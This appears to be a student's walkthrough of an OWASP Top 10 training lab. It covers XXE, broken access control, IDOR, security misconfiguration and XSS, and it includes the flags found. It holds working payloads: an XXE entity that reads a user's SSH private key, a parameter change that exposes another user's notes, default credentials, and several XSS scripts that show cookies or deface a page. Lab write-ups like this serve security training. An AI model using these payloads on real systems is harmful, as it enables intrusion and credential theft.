
- Where is falcon’s SSH key located?
- Tried the following payload:
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///home/falcon/.ssh/id_rsa'>]>
<root>&read;</root>
- I got a result.
A: /home/falcon/.ssh/id_rsa
- What are the first 18 characters for falcon’s private key
A: MIIEogIBAAKCAQEA7b
[Severity 5] Broken Access Control
-
Websites have pages that are protected from regular visitors, for example only the site’s admin user should be able to access a page to manage other users.
- If a website visitor is able to access the protected page/pages that they are not authorised to view, the access controls are broken.
-
A regular visitor being able to access protected pages, can lead to the following:
Being able to view sensitive informationAccessing unauthorized functionality
-
OWASP have a listed a few attack scenarios demonstrating access control weaknesses:
-
Scenario #1:- The application uses unverified data in a SQL call that is accessing account information:
pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( ); -
An attacker simply modifies the ‘acct’ parameter in the browser to send whatever account number they want.
-
If not properly verified, the attacker can access any user’s account.
http://example.com/app/accountInfo?acct=notmyacct
-
- The application uses unverified data in a SQL call that is accessing account information:
-
Scenario #2:-
An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.
-
http://example.com/app/getappInfo -
http://example.com/app/admin_getappInfo
-
-
If an unauthenticated user can access either page, it’s a flaw.
-
If a non-admin can access the admin page, this is a flaw (reference to scenarios).
-
-
-
To put simply, broken access control allows attackers to bypass authorization which can allow them to view sensitive data or perform tasks as if they were a privileged user.
[Severity 5] Broken Access Control (IDOR Challenge)
#idor
-

IDOR, or Insecure Direct Object Reference, is the act of exploiting a misconfiguration in the way user input is handled, to access resources you wouldn’t ordinarily be able to access.
- IDOR is a type of access control vulnerability.
-
For example, let’s say we’re logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this
https://example.com/bank?account_number=1234. -
On that page we can see all our important bank details, and a user would do whatever they needed to do and move along their way thinking nothing is wrong.
-
There is however a potentially huge problem here, a hacker may be able to change the account_number parameter to something else like 1235, and if the site is incorrectly configured, then he would have access to someone else’s bank information.
Questions
-
Read and understand how IDOR works.
-
Deploy the machine and go to
<IP>- Login with the username beingnootand the passwordtest1234.
- Logged in with the credentials given

- Note we have a parameter in the URL
note. I wonder what happens if we change it :)
- Look at other users notes. What is the flag?
- As root is usually 0 in the linux system, I tried that and it got me the flag.

A: flag{fivefourthree}
[Severity 6] Security Misconfiguration
#servermisconfiguration
-
Security Misconfigurations are distinct from the other Top 10 vulnerabilities, because they occur when security could have been configured properly but was not.
-
Security misconfigurations include:
- Poorly configured permissions on cloud services, like S3 buckets
- Having unnecessary features enabled, like services, pages, accounts or privileges
- Default accounts with unchanged passwords
- Error messages that are overly detailed and allow an attacker to find out more about the system
- Not using HTTP security headers, or revealing too much detail in the Server: HTTP header
-
This vulnerability can often lead to more vulnerabilities, such as default credentials giving you access to sensitive data, XXE or command injection on admin pages.
Questions
-
Deploy the VM
-
Hack into the webapp, and find the flag!
-
I found the github of Pensive notes on github which contains the default credentials:
- User: pensive
- Pass: PensiveNotes

A: thm{4b9513968fd564a87b28aa1f9d672e17}
[Severity 7] Cross-site Scripting
#xss
-
Cross-site scripting, also known as XSS is a security vulnerability typically found in web applications.
- It’s a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victim’s machine.
-
A web application is vulnerable to XSS if it uses unsanitized user input.
-
XSS is possible in Javascript, VBScript, Flash and CSS.
-
There are three main types of cross-site scripting:
-
Stored XSS - the most dangerous type of XSS.
-
This is where a malicious string originates from the website’s database.
-
This often happens when a website allows user input that is not sanitised (remove the “bad parts” of a users input) when inserted into the database.
-
-
Reflected XSS - the malicious payload is part of the victims request to the website.
- DOM-Based XSS - DOM stands for Document Object Model and is a programming interface for HTML and XML documents.
-
#xsspayloads
-
Remember, cross-site scripting is a vulnerability that can be exploited to execute malicious Javascript on a victim’s machine.
-
Some common payloads types used:
-
Popup’s (
<script>alert(“Hello World”)</script>) - Creates a Hello World message popup on a users browser. -
Writing HTML (
document.write) - Override the website’s HTML to add your own (essentially defacing the entire page). -
XSS Keylogger - You can log all keystrokes of a user, capturing their password and other sensitive information they type into the webpage.
-
Port scanning - A mini local port scanner.
-
-
XSS-Payloads.com is a website that has XSS related Payloads, Tools, Documentation and more.
- You can download XSS payloads that take snapshots from a webcam or even get a more capable port and network scanner.
Questions
- Navigate to http://10.10.228.248/ in your browser and click on the “Reflected XSS” tab on the navbar; craft a reflected XSS payload that will cause a popup saying “Hello”.
- Used the payload
<script>alert(“Hello”)</script>

A: ThereIsMoreToXSSThanYouThink
- On the same reflective page, craft a reflected XSS payload that will cause a popup with your machines IP address.
- Used the payload
<script>alert(window.location.hostname)</script>


A: ReflectiveXss4TheWin
- Now navigate to http://10.10.228.248/ in your browser and click on the “Stored XSS” tab on the navbar; make an account. Then add a comment and see if you can insert some of your own HTML.
- Used
<html> document.write </html>

A: HTML_T4gs
- On the same page, create an alert popup box appear on the page with your document cookies.
- Used
<script> alert(document.cookies) </script>


A: W3LL_D0N3_LVL2s
- Change “XSS Playground” to “I am a hacker” by adding a comment and using Javascript.
- Used
<script>document.querySelector('#thm-title').textContent = 'I am a hacker'</script>
